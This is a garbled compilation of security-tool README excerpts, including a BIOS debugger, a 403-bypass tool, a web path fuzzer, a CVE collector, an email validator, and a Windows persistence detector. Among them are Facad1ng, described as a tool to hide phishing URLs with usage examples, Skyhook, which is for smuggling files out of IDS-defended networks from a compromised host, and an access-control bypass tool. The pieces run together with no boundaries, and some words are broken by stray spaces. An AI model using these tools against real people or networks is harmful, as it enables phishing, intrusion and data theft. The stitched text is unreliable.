IDT changes: If for any reason the debugged code changes the IDT or its base address, the debugger handlers will not be properly invoked.
Stack: BREAD uses a stack and assumes it exists! It should not be inserted into locations where the stack has not yet been configured.
For BIOS debugging, there are other limitations such as: it is not possible to debug the BIOS code from the very beggining (bootblock), as a minimum setup (such as RAM) is required for BREAD to function correctly. However, it is possible to perform a "warm-reboot" by setting CS:EIP to F000:FFF0. In this scenario, the BIOS initialization can be followed again, as BREAD is already properly loaded. Please note that the "code-path" of BIOS initialization during a warm-reboot may be different from a cold-reboot and the execution flow may not be exactly the same.
Building only requires GNU Make, a C compiler (such as GCC, Clang, or TCC), NASM, and a Linux machine.
The debugger has two modes of operation: polling (default) and interrupt-based:
Polling mode is the simplest approach and should work well in a variety of environments. However, due the polling nature, there is a high CPU usage:
$ git clone https://github.com/Theldus/BREAD.git
$ cd BREAD/
$ makeThe interrupt-based mode optimizes CPU utilization by utilizing UART interrupts to receive new data, instead of constantly polling for it. This results in the CPU remaining in a 'halt' state until receiving commands from the debugger, and thus, preventing it from consuming 100% of the CPU's resources. However, as interrupts are not always enabled, this mode is not set as the default option:
$ git clone https://github.com/Theldus/BREAD.git
$ cd BREAD/
$ make UART_POLLING=noUsing BREAD only requires a serial cable (and yes, your motherboard has a COM header, check the manual) and injecting the code at the appropriate location.
To inject, minimal changes must be made in dbg.asm (the debugger's src). The code's 'ORG' must be changed and also how the code should return (look for ">> CHANGE_HERE <<" in the code for places that need to be changed).
Using an AMI legacy as an example, where the debugger module will be placed in the place of the BIOS logo (0x108200 or FFFF:8210) and the following instructions in the ROM have been replaced with a far call to the module:
...
00017EF2  06                push es
00017EF3  1E                push ds
00017EF4  07                pop es
00017EF5  8BD8              mov bx,ax     -┐ replaced by: call 0xFFFF:0x8210 (dbg.bin)
00017EF7  B8024F            mov ax,0x4f02 -┘
00017EFA  CD10              int 0x10
00017EFC  07                pop es
00017EFD  C3                ret
...
the following patch is sufficient:
diff --git a/dbg.asm b/dbg.asm
index caedb70..88024d3 100644
--- a/dbg.asm
+++ b/dbg.asm
@@ -21,7 +21,7 @@
 ; SOFTWARE.

 [BITS 16]
-[ORG 0x0000] ; >> CHANGE_HERE <<
+[ORG 0x8210] ; >> CHANGE_HERE <<

 %include "constants.inc"

@@ -140,8 +140,8 @@ _start:

 	; >> CHANGE_HERE <<
 	; Overwritten BIOS instructions below (if any)
-	nop
-	nop
+	mov ax, 0x4F02
+	int 0x10
 	nop
 	nop
It is important to note that if you have altered a few instructions within your ROM to invoke the debugger code, they must be restored prior to returning from the debugger.
The reason for replacing these two instructions is that they are executed just prior to the BIOS displaying the logo on the screen, which is now the debugger, ensuring a few key points:
Finding a good location to call the debugger (where the BIOS has already initialized enough, but not too late) can be challenging, but it is possible.
After this, dbg.bin is ready to be inserted into the correct position in the ROM.
Debugging DOS programs with BREAD is a bit tricky, but possible:
dbg.asm so that DOS understands it as a valid DOS program:times)int 0x20)The following patch addresses this:
diff --git a/dbg.asm b/dbg.asm
index caedb70..b042d35 100644
--- a/dbg.asm
+++ b/dbg.asm
@@ -21,7 +21,10 @@
 ; SOFTWARE.

 [BITS 16]
-[ORG 0x0000] ; >> CHANGE_HERE <<
+[ORG 0x100]
+
+times 40*1024 db 0x90 ; keep some distance,
+                      ; 40kB should be enough

 %include "constants.inc"

@@ -140,7 +143,7 @@ _start:

 	; >> CHANGE_HERE <<
 	; Overwritten BIOS instructions below (if any)
-	nop
+	int 0x20 ; DOS interrupt to exit process
nopCreate a bootable FreeDOS (or DOS) floppy image containing just the kernel and the terminal: KERNEL.SYS and COMMAND.COM. Also add to this floppy image the program to be debugged and the DBG.COM (dbg.bin).
The following steps should be taken after creating the image:
bridge already opened (refer to the next section for instructions).DBG.COM.DBG.COM process to continue until it finishes.It is important to note that DOS does not erase the process image after it exits. As a result, the debugger can be configured like any other DOS program and the appropriate breakpoints can be set. The beginning of the debugger is filled with NOPs, so it is anticipated that the new process will not overwrite the debugger's memory, allowing it to continue functioning even after it appears to be "finished". This allows BREaD to debug other programs, including DOS itself.
Bridge is the glue between the debugger and GDB and can be used in different ways, whether on real hardware or virtual machine.
Its parameters are:
Usage: ./bridge [options]
Options:
  -s Enable serial through socket, instead of device
  -d <path> Replaces the default device path (/dev/ttyUSB0)
            (does not work if -s is enabled)
  -p <port> Serial port (as socket), default: 2345
  -g <port> GDB port, default: 1234
  -h This help

If no options are passed the default behavior is:
  ./bridge -d /dev/ttyUSB0 -g 1234

Minimal recommended usages:
  ./bridge -s (socket mode, serial on 2345 and GDB on 1234)
  ./bridge    (device mode, serial on /dev/ttyUSB0 and GDB on 1234)
To use it on real hardware, just invoke it without parameters. Optionally, you can change the device path with the -d parameter:
./bridge or ./bridge -d /path/to/device)Single-stepped, you can now connect GDB! and then launch GDB: gdb.For use in a virtual machine, the execution order changes slightly:
./bridge or ./bridge -d /path/to/device)make bochs or make qemu)Single-stepped, you can now connect GDB! and then launch GDB: gdb.In both cases, be sure to run GDB inside the BRIDGE root folder, as there are auxiliary files in this folder for GDB to work properly in 16-bit.
BREAD is always open to the community and willing to accept contributions, whether with issues, documentation, testing, new features, bugfixes, typos, and etc. Welcome aboard.
BREAD is licensed under MIT License. Written by Davidson Francis and (hopefully) other contributors.
Breakpoints are implemented as hardware breakpoints and therefore have a limited number of available breakpoints. In the current implementation, only 1 active breakpoint at a time! ↩
Hardware watchpoints (like breakpoints) are also only supported one at a time. ↩
Please note that debug registers do not work by default on VMs. For bochs, it needs to be compiled with the --enable-x86-debugger=yes flag. For Qemu, it needs to run with KVM enabled: --enable-kvm (make qemu already does this). ↩
Forbidden Buster is a tool designed to automate various techniques in order to bypass HTTP 401 and 403 response codes and gain access to unauthorized areas in the system. This code is made for security enthusiasts and professionals only. Use it at your own risk.
Install requirements
pip3 install -r requirements.txtRun the script
python3 forbidden_buster.py -u http://example.comForbidden Buster accepts the following arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Full path to be used
  -m METHOD, --method METHOD
                        Method to be used. Default is GET
  -H HEADER, --header HEADER
                        Add a custom header
  -d DATA, --data DATA  Add data to requset body. JSON is supported with escaping
  -p PROXY, --proxy PROXY
                        Use Proxy
  --rate-limit RATE_LIMIT
                        Rate limit (calls per second)
  --include-unicode     Include Unicode fuzzing (stressful)
  --include-user-agent  Include User-Agent fuzzing (stressful)
Example Usage:
python3 forbidden_buster.py --url "http://example.com/secret" --method POST --header "Authorization: Bearer XXX" --data '{\"key\":\"value\"}' --proxy "http://proxy.example.com" --rate-limit 5 --include-unicode --include-user-agent
Afuzz is an automated web path fuzzing tool for the Bug Bounty projects.
Afuzz is being actively developed by @rapiddns
git clone https://github.com/rapiddns/Afuzz.git
cd Afuzz
python setup.py install
OR
pip install afuzz
afuzz -u http://testphp.vulnweb.com -t 30
Table
+---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
|                                                                                    http://testphp.vulnweb.com/                                                                                    |
+-----------------------------+---------------------+--------+-----------------------------------+-----------------------+--------+--------------------------+-------+-------+-----------+----------+
|            target           |         path        | status |              redirect             |         title         | length |       content-type       | lines | words |    type   |   mark   |
+-----------------------------+---------------------+--------+-----------------------------------+-----------------------+--------+--------------------------+-------+-------+   -----------+----------+
| http://testphp.vulnweb.com/ | .idea/workspace.xml |  200   |                                   |                       | 12437  |         text/xml         |  217  |  774  |   check   |          |
| http://testphp.vulnweb.com/ |        admin        |  301   | http://testphp.vulnweb.com/admin/ | 301 Moved Permanently |  169   |        text/html         |   8   |   11  |   folder  |   30x    |
| http://testphp.vulnweb.com/ |      login.php      |  200   |                                   |       login page      |  5009  |        text/html         |  120  |  432  |   check   |          |
| http://testphp.vulnweb.com/ |     .idea/.name     |  200   |                                   |                       |   6    | application/octet-stream |   1   |   1   |   check   |          |
| http://testphp.vulnweb.com/ |    .idea/vcs.xml    |  200   |                                   |                       |  173   |         text/xml         |   8   |   13  |   check   |          |
| http://testphp.vulnweb.com/ |        .idea/       |  200   |                                   |    Index of /.idea/   |  937   |        text/html         |   14  |   46  | whitelist | index of |
| http://testphp.vulnweb.com/ |       cgi-bin/      |  403   |                                   |     403 Forbidden     |  276   |        text/html         |   10  |   28  |   folder  |   403    |
| http://testphp.vulnweb.com/ | .idea/encodings.xml |  200   |                                   |                       |  171   |         text/xml         |   6   |   11  |   check   |          |
| http://testphp.vulnweb.com/ |      search.php     |  200   |                                   |         search        |  4218  |        text/html         |  104  |  364  |   check   |          |
| http://testphp.vulnweb.com/ |     produc   t.php  |  200   |                                   |    picture details    |  4576  |        text/html         |  111  |  377  |   check   |          |
| http://testphp.vulnweb.com/ |        admin/       |  200   |                                   |    Index of /admin/   |  248   |        text/html         |   8   |   16  | whitelist | index of |
| http://testphp.vulnweb.com/ |        .idea        |  301   | http://testphp.vulnweb.com/.idea/ | 301 Moved Permanently |  169   |        text/html         |   8   |   11  |   folder  |   30x    |
+-----------------------------+---------------------+--------+-----------------------------------+-----------------------+--------+--------------------------+-------+-------+-----------+----------+```
Json
{
    "result": [
        {
            "target": "http://testphp.vulnweb.com/",
            "path": ".idea/workspace.xml",
            "status": 200,
            "redirect": "",
            "title": "",
            "length": 12437,
            "content_type": "text/xml",
            "lines": 217,
            "words": 774,
            "type": "check",
            "mark": "",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/.idea/workspace.xml"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": "admin",
            "status": 301,
            "redirect": "http://testphp.vulnweb.com/admin/",
            "title": "301 Moved Permanently",
            "length": 169,
            "content_type": "text/html",
            "lines": 8,
            "words   ": 11,
            "type": "folder",
            "mark": "30x",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/admin"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": "login.php",
            "status": 200,
            "redirect": "",
            "title": "login page",
            "length": 5009,
            "content_type": "text/html",
            "lines": 120,
            "words": 432,
            "type": "check",
            "mark": "",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/login.php"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": ".idea/.name",
            "status": 200,
            "redirect": "",
            "title": "",
               "length": 6,
            "content_type": "application/octet-stream",
            "lines": 1,
            "words": 1,
            "type": "check",
            "mark": "",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/.idea/.name"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": ".idea/vcs.xml",
            "status": 200,
            "redirect": "",
            "title": "",
            "length": 173,
            "content_type": "text/xml",
            "lines": 8,
            "words": 13,
            "type": "check",
            "mark": "",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/.idea/vcs.xml"
        },
        {
            "target": "http://testphp.vulnweb.com/",
               "path": ".idea/",
            "status": 200,
            "redirect": "",
            "title": "Index of /.idea/",
            "length": 937,
            "content_type": "text/html",
            "lines": 14,
            "words": 46,
            "type": "whitelist",
            "mark": "index of",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/.idea/"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": "cgi-bin/",
            "status": 403,
            "redirect": "",
            "title": "403 Forbidden",
            "length": 276,
            "content_type": "text/html",
            "lines": 10,
            "words": 28,
            "type": "folder",
            "mark": "403",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
               "url": "http://testphp.vulnweb.com/cgi-bin/"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": ".idea/encodings.xml",
            "status": 200,
            "redirect": "",
            "title": "",
            "length": 171,
            "content_type": "text/xml",
            "lines": 6,
            "words": 11,
            "type": "check",
            "mark": "",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/.idea/encodings.xml"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": "search.php",
            "status": 200,
            "redirect": "",
            "title": "search",
            "length": 4218,
            "content_type": "text/html",
            "lines": 104,
            "words": 364,
            "t   ype": "check",
            "mark": "",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/search.php"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": "product.php",
            "status": 200,
            "redirect": "",
            "title": "picture details",
            "length": 4576,
            "content_type": "text/html",
            "lines": 111,
            "words": 377,
            "type": "check",
            "mark": "",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/product.php"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": "admin/",
            "status": 200,
            "redirect": "",
            "title": "Index of /admin/",
               "length": 248,
            "content_type": "text/html",
            "lines": 8,
            "words": 16,
            "type": "whitelist",
            "mark": "index of",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/admin/"
        },
        {
            "target": "http://testphp.vulnweb.com/",
            "path": ".idea",
            "status": 301,
            "redirect": "http://testphp.vulnweb.com/.idea/",
            "title": "301 Moved Permanently",
            "length": 169,
            "content_type": "text/html",
            "lines": 8,
            "words": 11,
            "type": "folder",
            "mark": "30x",
            "subdomain": "testphp.vulnweb.com",
            "depth": 0,
            "url": "http://testphp.vulnweb.com/.idea"
        }
    ],
    "total": 12,
    "targe   t": "http://testphp.vulnweb.com/"
}Summary:
%EXT% keyword with extensions from -e flag.If no flag -e, the default is used.Examples:
index.%EXT%
Passing asp and aspx extensions will generate the following dictionary:
index
index.asp
index.aspx
%subdomain%.%ext%
%sub%.bak
%domain%.zip
%rootdomain%.zip
Passing https://test-www.hackerone.com and php extension will genrate the following dictionary:
test-www.hackerone.com.php
test-www.zip
test.zip
www.zip
testwww.zip
hackerone.zip
hackerone.com.zip
    #     ###### ### ###  ######  ######
    #      #   #  #   #   #   #   #   #
   # #     # #    #   #   #  #    #  #
   # #     ###    #   #     #       #
  #  #    #  #   #   #      #       #
  #####   #      #   #     #  #    #  #
 #    #   #      #   #    #   #   #   #
###  ### ###      ###    ######  ######


usage: afuzz [options]

An Automated Web Path Fuzzing Tool.
By RapidDNS (https://rapiddns.io)

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL
  -o OUTPUT, --output OUTPUT
                        Output file
  -e EXTENSIONS, --extensions EXTENSIONS
                        Extension list separated by commas (Example: php,aspx,jsp)
  -t THREAD, --thread THREAD
                        Number of threads
  -d DEPTH,    --depth DEPTH
                        Maximum recursion depth
  -w WORDLIST, --wordlist WORDLIST
                        wordlist
  -f, --fullpath        fullpath
  -p PROXY, --proxy PROXY
                        proxy, (ex:http://127.0.0.1:8080)
Some examples for how to use Afuzz - those are the most common arguments. If you need all, just use the -h argument.
afuzz -u https://target
afuzz -e php,html,js,json -u https://target
afuzz -e php,html,js -u https://target -d 3
The thread number (-t | --threads) reflects the number of separated brute force processes. And so the bigger the thread number is, the faster afuzz runs. By default, the number of threads is 10, but you can increase it if you want to speed up the progress.
In spite of that, the speed still depends a lot on the response time of the server. And as a warning, we advise you to keep the threads number not too big because it can cause DoS.
afuzz -e aspx,jsp,php,htm,js,bak,zip,txt,xml -u https://target -t 50The blacklist.txt and bad_string.txt files in the /db directory are blacklists, which can filter some pages
The blacklist.txt file is the same as dirsearch.
The bad_stirng.txt file is a text file, one per line. The format is position==content. With == as the separator, position has the following options: header, body, regex, title
The language.txt is the detection language rule, the format is consistent with bad_string.txt. Development language detection for website usage.
Thanks to open source projects for inspiration

Simple Latest CVE Collector Written in Python
This collector uses a search query on https://www.cvedetails.com to collect information on vulnerabilities with a severity score of 6 or higher.
cvss_min_score variable.webhook.crontab or a similar scheduler.# python3 main.py
*2023-10-10 11:05:33.370262*
1. CVE-2023-44832 / CVSS: 7.5 (HIGH)
- Published: 2023-10-05 16:15:12
- Updated: 2023-10-07 03:15:47
- CWE: CWE-120 Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
D-Link DIR-823G A1V1.0.2B05 was discovered to contain a buffer overflow via the MacAddress parameter in the SetWanSettings function. Th...
>> https://www.cve.org/CVERecord?id=CVE-2023-44832
- Ref.
(1) https://www.dlink.com/en/security-bulletin/
(2) https://github.com/bugfinder0/public_bug/tree/main/dlink/dir823g/SetWanSettings_MacAddress
2. CVE-2023-44831 / CVSS: 7.5 (HIGH)
- Published: 2023-10-05 16:15:12
- Updated: 2023-10-07 03:16:56
- CWE: CWE-120 Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
D-Lin k DIR-823G A1V1.0.2B05 was discovered to contain a buffer overflow via the Type parameter in the SetWLanRadioSettings function. Th...
>> https://www.cve.org/CVERecord?id=CVE-2023-44831
- Ref.
(1) https://www.dlink.com/en/security-bulletin/
(2) https://github.com/bugfinder0/public_bug/tree/main/dlink/dir823g/SetWLanRadioSettings_Type
(delimiter-based file database)
# vim feeds.db

1|2023-10-10 09:24:21.496744|0d239fa87be656389c035db1c3f5ec6ca3ec7448|CVE-2023-45613|2023-10-09 11:15:11|6.8|MEDIUM|CWE-295 Improper Certificate Validation
2|2023-10-10 09:24:27.073851|30ebff007cca946a16e5140adef5a9d5db11eee8|CVE-2023-45612|2023-10-09 11:15:11|8.6|HIGH|CWE-611 Improper Restriction of XML External Entity Reference
3|2023-10-10 09:24:32.650234|815b51259333ed88193fb3beb62c9176e07e4bd8|CVE-2023-45303|2023-10-06 19:15:13|8.4|HIGH|Not found CWE ids for CVE-2023-45303
4|2023-10-10 09:24:38.369632|39f98184087b8998547bba41c0ccf2f3ad61f527|CVE-2023-45248|2023-10-09 12:15:10|6.6|MEDIUM|CWE-427 Uncontrolled Search Path Element
5|2023-10-10 09:24:43.936863|60083d8626b0b1a59ef6fa16caec2b4fd1f7a6d7|CVE-2023-45247|2023-10-09 12:15:10|7.1|HIGH|CWE-862 Missing Authorization
6|2023-10-10 09:24:49.472179|82611add9de44e5807b8f8324bdfb065f6d4177a|CVE-2023-45246|2023-10-06 11:15:11|7.1|HIGH|CWE-287 Improper Authentication
7|20   23-10-10 09:24:55.049191|b78014cd7ca54988265b19d51d90ef935d2362cf|CVE-2023-45244|2023-10-06 10:15:18|7.1|HIGH|CWE-862 Missing Authorization
The methods for collecting CVE (Common Vulnerabilities and Exposures) information are divided into different stages. They are primarily categorized into two
(1) Method for retrieving CVE information after vulnerability analysis and risk assessment have been completed.
(2) Method for retrieving CVE information at the stage when it is included as a vulnerability.

Cross-language email validation. Backed by a database of over 55 000 throwable email domains.
FILTER_VALIDATE_EMAIL for PHP)This will be very helpful when you have to contact your users and you want to avoid errors causing lack of communication or want to block "spamboxes".
Need to provide Webhooks inside your SaaS?
Need to embed a charts into an email?
It's over with Image-Charts, no more server-side rendering pain, 1 url = 1 chart.
https://image-charts.com/chart?
cht=lc // chart type
&chd=s:cEAELFJHHHKUju9uuXUc // chart data
&chxt=x,y // axis
&chxl=0:|0|1|2|3|4|5| // axis labels
&chs=873x200 // size
Mailchecker public API has been normalized, here are the changes:
MailChecker(email) -> MailChecker.isValid(email)
MailChecker($email) -> MailChecker::isValid($email)
import MailChecker
m = MailChecker.MailChecker()
if not m.is_valid('bla@example.com'):
  # ...
became:
import MailChecker
if not MailChecker.is_valid('bla@example.com'):
  # ...
MailChecker currently supports:
var MailChecker = require('mailchecker');

if(!MailChecker.isValid('myemail@yopmail.com')){
  console.error('O RLY !');
  process.exit(1);
}

if(!MailChecker.isValid('myemail.com')){
  console.error('O RLY !');
  process.exit(1);
}<script type="text/javascript" src="MailChecker/platform/javascript/MailChecker.js"></script>
<script type="text/javascript">
if(!MailChecker.isValid('myemail@yopmail.com')){
console.error('O RLY !');
}
if(!MailChecker.isValid('myemail.com')){
console.error('O RLY !');
}
</script>include __DIR__."/MailChecker/platform/php/MailChecker.php";
if(!MailChecker::isValid('myemail@yopmail.com')){
die('O RLY !');
}
if(!MailChecker::isValid('myemail.com')){
die('O RLY !');
}pip install mailchecker
# no package yet; just drop in MailChecker.py where you want to use it.
from MailChecker import MailChecker

if not MailChecker.is_valid('bla@example.com'):
    print "O RLY !"
Django validator: https://github.com/jonashaag/django-indisposable
require 'mail_checker'

unless MailChecker.valid?('myemail@yopmail.com')
  fail('O RLY!')
end extern crate mailchecker;
assert_eq!(true, mailchecker::is_valid("plop@plop.com"));
assert_eq!(false, mailchecker::is_valid("\nok@gmail.com\n"));
assert_eq!(false, mailchecker::is_valid("ok@guerrillamailblock.com"));Code.require_file("mail_checker.ex", "mailchecker/platform/elixir/")
unless MailChecker.valid?("myemail@yopmail.com") do
raise "O RLY !"
end
unless MailChecker.valid?("myemail.com") do
raise "O RLY !"
end; no package yet; just drop in mailchecker.clj where you want to use it.
(load-file "platform/clojure/mailchecker.clj")
(if (not (mailchecker/valid? "myemail@yopmail.com"))
(throw (Throwable. "O RLY!")))
(if (not (mailchecker/valid? "myemail.com"))
(throw (Throwable. "O RLY!")))package main
import (
"log"
"github.com/FGRibreau/mailchecker/platform/go"
)
if !mail_checker.IsValid('myemail@yopmail.com') {
log.Fatal('O RLY !');
}
if !mail_checker.IsValid('myemail.com') {
log.Fatal("O RLY !")
}Go
go get https://github.com/FGRibreau/mailcheckerNodeJS/JavaScript
npm install mailcheckerRuby
gem install ruby-mailcheckerPHP
composer require fgribreau/mailcheckerWe accept pull-requests for other package manager.
  $('td', 'table:last').map(function(){
    return this.innerText;
}).toArray(); Array.prototype.slice.call(document.querySelectorAll('.entry > ul > li a')).map(function(el){return el.innerText});... please add your own dataset to list.txt.
Just run (requires NodeJS):
npm run build
Development environment requires docker.
# install and setup every language dependencies in parallel through docker
npm install

# run every language setup in parallel through docker
npm run setup

# run every language tests in parallel through docker
npm testThese amazing people are maintaining this project:
These amazing people have contributed code to this project:
Discover how you can contribute by heading on over to the CONTRIBUTING.md file.
Facad1ng is an open-source URL masking tool designed to help you Hide Phishing URLs and make them look legit using social engineering techniques.
Your phishing link: https://example.com/whatever

Give any custom URL: gmail.com

Phishing keyword: anything-u-want

Output: https://gamil.com-anything-u-want@tinyurl.com/yourlink

# Get 4 masked URLs like this from different URL-shortener
URL Masking: Facad1ng allows users to mask URLs with a custom domain and optional phishing keywords, making it difficult to identify the actual link.
Multiple URL Shorteners: The tool supports multiple URL shorteners, providing flexibility in choosing the one that best suits your needs. Currently, it supports popular services like TinyURL, osdb, dagd, and clckru.
Input Validation: Facad1ng includes robust input validation to ensure that URLs, custom domains, and phishing keywords meet the required criteria, preventing errors and enhancing security.
User-Friendly Interface: Its simple and intuitive interface makes it accessible to both novice and experienced users, eliminating the need for complex command-line inputs.
Open Source: Being an open-source project, Facad1ng is transparent and community-driven. Users can contribute to its development and suggest improvements.
git clone https://github.com/spyboy-productions/Facad1ng.git
cd Facad1ng
pip3 install -r requirements.txt
python3 facad1ng.py
pip install Facad1ng
Facad1ng <your-phishing-link> <any-custom-domain> <any-phishing-keyword>
Example: Facad1ng https://ngrok.com gmail.com accout-login
import subprocess

# Define the command to run your Facad1ng script with arguments
command = ["python3", "-m", "Facad1ng.main", "https://ngrok.com", "facebook.com", "login"]

# Run the command
process = subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

# Wait for the process to complete and get the output
stdout, stderr = process.communicate()

# Print the output and error (if any)
print("Output:")
print(stdout.decode())
print("Error:")
print(stderr.decode())

# Check the return code to see if the process was successful
if process.returncode == 0:
    print("Facad1ng completed successfully.")
else:
    print("Facad1ng encountered an error.")
Sirius is the first truly open-source general purpose vulnerability scanner. Today, the information security community remains the best and most expedient source for cybersecurity intelligence. The community itself regularly outperforms commercial vendors. This is the primary advantage Sirius Scan intends to leverage.
The framework is built around four general vulnerability identification concepts: The vulnerability database, network vulnerability scanning, agent-based discovery, and custom assessor analysis. With these powers combined around an easy to use interface Sirius hopes to enable industry evolution.
To run Sirius clone this repository and invoke the containers with docker-compose. Note that both docker and docker-compose must be installed to do this.
git clone https://github.com/SiriusScan/Sirius.git
cd Sirius
docker-compose up
The default username and password for Sirius is: admin/sirius
The system is composed of the following services:
To use Sirius, first start all of the services by running docker-compose up. Then, access the web UI at localhost:5173.
If you would like to setup Sirius Scan on a remote machine and access it you must modify the ./UI/config.json file to include your server details.
Good Luck! Have Fun! Happy Hacking!
Apepe is a Python tool developed to help pentesters and red teamers to easily get information from the target app. This tool will extract basic informations as the package name, if the app is signed and the development language...
A quick guide of how to install and use Apepe.
1. git clone https://github.com/oppsec/Apepe.git
2. pip install -r requirements.txt
3. python3 main -f <apk-file.apk>A quick guide of how to contribute with the project.
1. Create a fork from Apepe repository
2. Download the project with git clone https://github.com/your/Apepe.git
3. cd Apepe/
4. Make your changes
5. Commit and make a git push
6. Open a pull requestSkyhook is a REST-driven utility used to smuggle files into and out of networks defended by IDS implementations. It comes with a pre-packaged web client that uses a blend of React, vanilla JS, and web assembly to manage file transfers.
Note: See the user documentation for more thorough discussion of Skyhook and how it functions.
Skyhook's file transfer server seamlessly obfuscates file content with a user-configured series of obfuscation algorithms prior to writing the content to response bodies. Clients, which are configred with the same obfuscation algorithms, deobfuscate the file content prior to saving the file to disk. A file streaming technique is used to manage the HTTP transactions in a chunked manner, thus facilitating large file transfers.
flowchart

subgraph sg-cloudfront[Cloudfront CDN]
    cf-listener(443/tls)
end

subgraph sg-vps[VPS]
    subgraph sg-skyhook[Skyhook Servers]
        admin-listener(Admin Server<br>45000/tls)
        transfer-listener(Transfer Server<br>45001/tls)
    end

    config-file(Config File<br>/var/skyroot/config.yml)

    admin-listener -..->|Reads &<br>Manages| config-file

    webroot(Webroot<br>/var/skyhook/webroot)
    transfer-listener -..->|Serves From &<br>Writes Cleartext<br>Files To| webroot
end


    op-browser(Operator<br>Web Browser) -->|Administration<br>Traffic| admin-listener
    op-browser <-->|Obfuscated<br>Data| transfer-listener

subgraph sg-corp[Corporate Environment]
    subgraph sg-compromised[Beachhead Host]
        comp-browser(Web Browser) -->|Reads &<b   r>Writes| cleartext-file(Cleartext Files)
    end
end

comp-browser <-->|Obfuscated<br>Data| cf-listener <-->|Obfuscated<br>Data| transfer-listener
For example, here is a working obfuscation configuration:
And here is the file transfer interface. Clicking "Download" results in the file being retrieved in chunks that are encrypted with the chain of obfuscation methods configured above.
JavaScript deobfuscates the file before prompting the user to save it to disk.
Below is a request stemming from a download being inspected with Burp. Key elements of the transaction are encrypted to evade detection.

This Ghidra Toolkit is a comprehensive suite of tools designed to streamline and automate various tasks associated with running Ghidra in Headless mode. This toolkit provides a wide range of scripts that can be executed both inside and alongside Ghidra, enabling users to perform tasks such as Vulnerability Hunting, Pseudo-code Commenting with ChatGPT and Reporting with Data Visualization on the analyzed codebase. It allows user to load and save their own script and interract with the built-in API of the script.
Headless Mode Automation: The toolkit enables users to seamlessly launch and run Ghidra in Headless mode, allowing for automated and batch processing of code analysis tasks.
Script Repository/Management: The toolkit includes a repository of pre-built scripts that can be executed within Ghidra. These scripts cover a variety of functionalities, empowering users to perform diverse analysis and manipulation tasks. It allows users to load and save their own scripts, providing flexibility and customization options for their specific analysis requirements. Users can easily manage and organize their script collection.
Flexible Input Options: Users can utilize the toolkit to analyze individual files or entire folders containing multiple files. This flexibility enables efficient analysis of both small-scale and large-scale codebases.
Before using this project, make sure you have the following software installed:
pip install sekiryu.In order to use the script you can simply run it against a binary with the options that you want to execute.
sekiryu [-F FILE][OPTIONS]Please note that performing a binary analysis with Ghidra (or any other product) is a relatively slow process. Thus, expect the binary analysis to take several minutes depending on the host performance. If you run Sekiryu against a very large application or a large amount of binary files, be prepared to WAIT
proxy.send_data Scripts are saved in the folder /modules/scripts/ you can simply copy your script there. In the ghidra_pilot.py file you can find the following function which is responsible to run a headless ghidra script:
def exec_headless(file, script):
	"""
	Execute the headless analysis of ghidra
	"""
	path = ghidra_path + 'analyzeHeadless'
	# Setting variables
	tmp_folder = "/tmp/out"
	os.mkdir(tmp_folder)
	cmd = ' ' + tmp_folder + ' TMP_DIR -import'+ ' '+ file + ' '+ "-postscript "+ script +" -deleteProject"

	# Running ghidra with specified file and script
	try:
		p = subprocess.run([str(path + cmd)], shell=True, capture_output=True)
		os.rmdir(tmp_folder)

	except KeyError as e:
		print(e)
		os.rmdir(tmp_folder)
The usage is pretty straight forward, you can create your own script then just add a function in the ghidra_pilot.py such as:
def yourfunction(file):
	try:
		# Setting script
		script = "modules/scripts/your_script.py"

		# Start the exec_headless function in a new thread
		thread = threading.Thread(target=exec_headless, args=(file, script))
		thread.start()
		thread.join()
	except Exception as e:
		print(str(e))
The file cli.py is responsible for the command-line-interface and allows you to add argument and command associated like this:
analysis_parser.add_argument('[-ShortCMD]', '[--LongCMD]', help="Your Help Message", action="store_true")The xmlrpc.server module is not secure against maliciously constructed data. If you need to parse
untrusted or unauthenticated data see XML vulnerabilities.
A lot of people encouraged me to push further on this tool and improve it. Without you all this project wouldn't have been
the same so it's time for a proper shout-out:
- @JeanBedoul @McProustinet @MilCashh @Aspeak @mrjay @Esbee|sandboxescaper @Rosen @Cyb3rops @RussianPanda @Dr4k0nia
- @Inversecos @Vs1m @djinn @corelanc0d3r @ramishaath @chompie1337
Thanks for your feedback, support, encouragement, test, ideas, time and care.
For more information about Bushido Security, please visit our website: https://www.bushido-sec.com/.

Trawler is a PowerShell script designed to help Incident Responders discover potential indicators of compromise on Windows hosts, primarily focused on persistence mechanisms including Scheduled Tasks, Services, Registry Modifications, Startup Items, Binary Modifications and more.
Currently, trawler can detect most of the persistence techniques specifically called out by MITRE and Atomic Red Team with more detections being added on a regular basis.
Just download and run trawler.ps1 from an Administrative PowerShell/cmd prompt - any detections will be displayed in the console as well as written to a CSV ('detections.csv') in the current working directory. The generated CSV will contain Detection Name, Source, Risk, Metadata and the relevant MITRE Technique.
